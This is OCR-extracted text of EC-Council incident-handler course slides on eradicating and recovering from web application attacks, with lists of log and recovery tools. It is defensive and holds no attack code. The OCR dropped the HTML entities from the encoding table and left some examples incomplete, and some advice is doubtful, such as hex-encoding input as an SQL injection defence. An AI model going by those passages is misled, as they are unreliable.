
Log Analysis Tools

- Examine the web server log files to find **abnormal HTTP requests** and HTTP responses from client computers to assist the investigation process
- Deploy host-level intrusion detection and/or a **file integrity monitoring utility** on servers

Atomic OSSEC

- Atomic OSSEC can help incident responders to perform extended detection and response through forensic real-time file integrity monitoring (FIM), active response, **advanced SIEM log filtering** and **analysis**






https://atomicorp.com

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Log Analysis Tools (Cont'd)

http Logs Viewer

The http Logs Viewer tool allows you easily monitor, view, and **analyze Apache/IIS/nginx log files**



https://www.apacheviewer.com

hide01.ir

SolarWinds Loggly
https://www.loggly.com

Logentries
https://logentries.com

Stackify
https://stackify.com

Logz.io
https://www.logz.io

Graylog
https://www.graylog.org


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

LO#05: Understand Eradication of Web Application Security Incidents

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Eradication of Web Application Security Incidents



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Eradicating Broken Access Control Attacks

ECIH EC-Council Certified Incident Handler

01 Perform access control checks before redirecting an authorized user to a requested resource

02 **Avoid using insecure IDs** to prevent attacker from guessing them

03 Provide a session timeout mechanism

04 Limit **file permissions** to authorized users to prevent misuse

05 Avoid **client-side caching mechanisms**

06 **Remove session tokens** on server side during user logout

07 Implement a **deny-by-default access approach** for all resources, except publicly accessible resources

08 Deploy model access controls such as **JIT** to thwart the risk of persistent privileges

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Eradicating Cryptographic Failures/Sensitive Data Exposure Attacks

ECIH EC-Council Certified Incident Handler

1. Identify **sensitive data by classifying** the application data based on organizational policies or business needs
2. Ensure that all sensitive data are **encrypted** and not stored unnecessarily
3. Do not create or use weak **cryptographic algorithms**
4. Generate **encryption keys offline** and store them securely
5. Ensure that the **encrypted data** stored on disks cannot be easily decrypted
6. Use proper **key management**
7. Establish **up-to-date** and strong standard algorithms, protocols, and keys
8. Perform encryption with **secure protocols** such as TLS with Perfect Forward Secrecy (PFS) ciphers, cipher prioritization by the server, and secure parameters
9. Implement encryption using directives such as **HTTP Strict Transport Security (HSTS)**
10. Ensure that **caching** is disabled for responses that contain sensitive data

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Eradicating Injection Attacks

ECIH EC-Council Certified Incident Handler

SQL Injection Attacks

- Limit the **length** of user input
- Use custom **error messages**
- Monitor **DB traffic** using IDS or WAF
- Disable commands such as **xp_cmdshell**
- Isolate **database server** and **web server**

Command Injection Attacks

- Perform **input validation**
- Escape **dangerous characters**
- Use **language-specific** libraries that avoid problems due to shell commands
- Perform input and output **encoding**
- Use a **safe API** that avoids using an interpreter entirely

hide01.ir

File Injection Attacks

- Strongly validate user input
- Consider implementing a **chroot jail**
- **PHP**: Disable allow_url_fopen and allow_url_include in php.ini
- **PHP**: Disable register_globals and use E_STRICT to find uninitialized variables
- **PHP**: Ensure that all file and streams functions (stream_*) are carefully vetted

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Eradicating Insecure Design Attacks

ECIH EC-Council Certified Incident Handler

1. Leverage **secure design patterns** during the development phase
2. Run **unit and integration checks** for all critical workflows such as functions and methods used in the application
3. Enforce **secure access controls** by segregating activities on a per-tenant basis
4. Implement **tier-level segregation** on the system and network layers according to exposure and protection requirements
5. Employ **plausibility checks** at all tiers of the application
6. **Restrict resource utilization** per service or user basis
7. Apply **threat modeling** for authentication and access controls

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Eradicating Security Misconfiguration Attacks

ECIH EC-Council Certified Incident Handler

1. Configure all security mechanisms and disable all **unused services**
2. Set up roles, permissions, and accounts, and disable all **default accounts** or change their default passwords
3. Scan for the **latest security vulnerabilities** and apply the latest security patches
4. **Non-SSL requests** to web pages should be be redirected to the SSL page
5. Set the "secure" flag on all **sensitive cookies**
6. Configure the **SSL provider** to support only strong algorithms
7. Ensure that certificates are valid, not expired, and match all domains used by the site
8. The backend and other connections should also use SSL or other **encryption technologies**

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Eradicating Attacks due to Vulnerable and Outdated Components

1. Regularly check the versions of both **client-** and **server-side components** and their dependencies
2. Continuously monitor sources such as the **National Vulnerability Database** (NVD) for vulnerabilities in components
3. Apply security patches regularly
4. Frequently scan components with **security scanners**
5. Enforce security policies and best practices for component use

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Eradicating Attacks due to Identification and Authentication Failures

1. Use SSL for all **authenticated parts** of the application
2. Verify whether all user identities and credentials are stored in a hashed form
3. Never submit **session data** as a part of GET or POST
4. Use **multifactor authentication** to thwart brute-force and stolen credential re-use attacks
5. Ensure that the registration, credential recovery, and **API pathways** are secured against account enumeration attacks using the same messages for all outcomes
6. Impose restrictions on the **minimum length** and complexity of passwords
7. **Change password** periodically and prevent users from reusing previous passwords
8. Provide a defined number of **login attempts** to users and log the number of failed login attempts
9. Use a server-side, secure, **built-in session manager** that generates a new random session ID with high entropy after login
10. Ensure that session IDs are not in the URL, **stored securely**, and invalidated after logouts, idles, and timeouts

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Eradicating Attacks due to Software and Data Integrity Failures

ECIH EC-Council Certified Incident Handler

1. Enforce **digital signatures** to test the integrity of the source, software, and data
2. Always use trusted repositories such as npm and Maven for libraries and dependencies
3. Check the software components for known vulnerabilities using supply-chain security tools such as **OWASP Dependency-Check**
4. Regularly **audit the software code** and configuration to reduce the likelihood of introducing malicious code into the software pipeline
5. Implement appropriate **isolation**, **configuration**, and **access controls** for the data flowing through the build and deploy processes in the CI/CD pipeline
6. **Never send unencrypted** or **unsigned serialized data** to clients without integrity checks

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Eradicating Attacks due to Security Logging and Monitoring Failures

ECIH EC-Council Certified Incident Handler

1. Define the **scope of assets** covered in log monitoring to include critical business areas
2. Set up a **minimum baseline for logging** and ensure that it is followed for all assets
3. Ensure that logs are logged with user context such that they are traceable to specific users
4. Ensure what to log and what log to look in for **proactive incident identification**
5. Perform sanitization on all event data to prevent **log injection attacks**

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Eradicating Server-side Request Forgery Attacks

ECIH EC-Council Certified Incident Handler

01 Use **domain whitelisting** to control fraudulent requests from the server to external network

02 Employ the allow **list of URL schemas** to thwart attackers creating malicious URLs

03 Apply authentication to any service, including internal services such as **MongoDB** and **ElasticSearch**

04 Never allow raw response bodies from the internal server to clients

05 Do not allow the redirection of HTTP

06 **Ensure URL stability** for the prevention of DNS rebinding and time-of-check to time-of-use (TOCTOU) attacks

07 **Use VPN** and other encryption techniques on the frontend systems to enhance security

08 Only allow access to authorized file extensions by **hard-coding** the allowed extensions

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Eradicating XSS and Directory Traversal Attacks

ECIH EC-Council Certified Incident Handler

XSS Attacks

- Validate all headers, cookies, query strings, form fields, and hidden fields (i.e., all parameters) against a **rigorous specification**
- Use **testing tools** extensively during the design phase to eliminate XSS holes in the application before it is used
- Use a WAF to block the **execution of malicious scripts**
- Convert all **non-alphanumeric characters** to HTML character entities before displaying the user input in search engines and forums
- Encode the input and output, and filter metacharacters in the input

h1de01.ir

Directory Traversal Attacks

- Define access rights to **protected areas** of the website
- **Apply checks/hot fixes** that prevent the exploitation of vulnerabilities such as Unicode to affect directory traversal
- Update web servers with **security patches** in a timely manner
- **Implement user input filtering**, validation, and secure coding practices during the development process

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Eradicating DoS/DDoS Attacks

ECIH EC-Council Certified Incident Handler

1. Configure the firewall to **deny external ICMP traffic** by checking its source address
2. Secure the remote administration and connectivity of different network devices such as printers and routers
3. Implement best coding practices and use **fgets()**, **strncpy()**, and **snprintf()** functions that can copy a portion of a string
4. Ensure that web applications do not possess functionalities that allow users to overwrite sensitive information such as return addresses
5. Implement methods for web applications to perform thorough input validation and **limit the length of input**
6. Implement measures that stop web applications from executing any processed data
7. Configure web applications to **block all inbound packets** transmitted through the service ports because they contain traffic from the reflection servers
8. **Use blackholing** to drop repeated packets from the same source, limit the number of requests processed by a server, and send requests to other remote servers

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Eradicating Watering Hole Attacks

ECIH EC-Council Certified Incident Handler

1. Apply software patches regularly to remove vulnerabilities
2. Monitor network traffic
3. **Secure DNS servers** to prevent attackers from redirecting the site
4. Analyze user behavior
5. Inspect popular websites
6. **Disable third-party content** such as advertising services, which track user activities
7. **Configure plug-ins** and **add-ons in browsers** with "click-to-play" to prevent them from running automatically

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Implement Encoding Schemes

- Web applications employ different encoding schemes to safely **handle unusual characters and binary data**

Types of Encoding Schemes

URL Encoding

- URL encoding is the process of **converting a URL into a valid ASCII format** so that data can be safely transported over HTTP
- URL encoding replaces unusual ASCII characters with **"%"**, followed by the character's two-digit ASCII code expressed in hexadecimal such as:
  - `%3d` =
  - `%0a` New line
  - `%20` space

hide01.ir

HTML Encoding

- An HTML encoding scheme is used to **represent unusual characters**; therefore, they can be safely combined within an HTML document
- It defines several **HTML entities** to represent usual characters such as:
  - `&` &
  - `<` <
  - `>` >

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Implement Encoding Schemes (Cont'd)

Unicode Encoding

16-bit Unicode Encoding

- It replaces unusual Unicode characters with "%u", followed by the character's Unicode code point expressed in hexadecimal
  - `%u2215 /`

UTF-8

- It is a variable-length encoding standard that uses each byte expressed in hexadecimal and preceded by the % prefix
  - `%c2%a9` ©
  - `%e2%89%a0`

Base64 Encoding

- It represents binary data using only printable ASCII characters
- Usually, it is used for encoding email attachments for safe transmission over SMTP and encoding user credentials
- **Example:**

  cake =
  `01100011011000010110101101100101`

  Base64 Encoding:
  `011000 110110 000101 101011`
  `011001 010000 000000 000000`

hide01.ir

Hex Encoding

- It uses the hex value of each character to represent a collection of characters for transmitting binary data
- **Example:**

  Hello `48656C6C6F`

  Jason `4A61736F6E0A`

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Eradicate XSS Attacks using HTML Encoding

1. Cross-site Scripting (XSS) attacks can be prevented by **encoding HTML responses** using HTML encoding

2. In XSS attacks, malicious scripts are injected into vulnerable web pages executed at the client-side to exploit the server. HTML encoding prevents the execution of the response

hide01.ir

HTML Characters	HTML Encoding	Encoding Number
Non-breaking space		
Less than (<)	<	<
Greater than (>)	>	>
Ampersand (&)	&	&
Cent (¢)	¢	¢
Pound (£)	£	£
Yen (¥)	¥	¥
Euro (€)	€	€
Section (§)	§	§
Copyright (©)	©	©
Registered trademark (®)	®	&#174

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Eradicate SQL Injection Attacks using Hex Encoding

- Incident responders can prevent SQL injection (SQLi) attacks on web servers and web applications by using hex encoding techniques on **user inputs** and decoding them when the server parses a request

- Hex encoding converts characters (such as ‘ and --) in user requests into their hex values

- This prevents servers from **directly executing** or **parsing the request**, thus averting injection attacks

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

LO#06: Explain Recovery after Web Application Security Incidents

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Recovery after Web Application Incidents

ECIH EC-Council Certified Incident Handler

1. Identify the **vulnerabilities** exploited by attackers and patch them
2. Scan all **web application resources** such as servers and databases for malware and traces of attacks, and remove them
3. Use the cleaned, verified, and **patched backup version** of the web application to restore services
4. Elevate the logging and monitoring levels of the web application to gather realistic information about the latest events
5. Check if the application has **recovered** completely along with the user accounts, privileges, and configurations
6. **Restart** any service that was terminated as a part of the containment process
7. Use access controls to matrix and **define access control rules** with a list of accessible and authorized requests


hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Tools to Recover from Web Application Incidents

ApexSQL Log

- ApexSQL Log is an auditing and recovery tool for SQL server databases that allows incident handlers to recover the affected SQL database from a database backup
- It can read transaction logs, transaction log backups, detached transaction logs, and database backups



https://www.apexsql.com

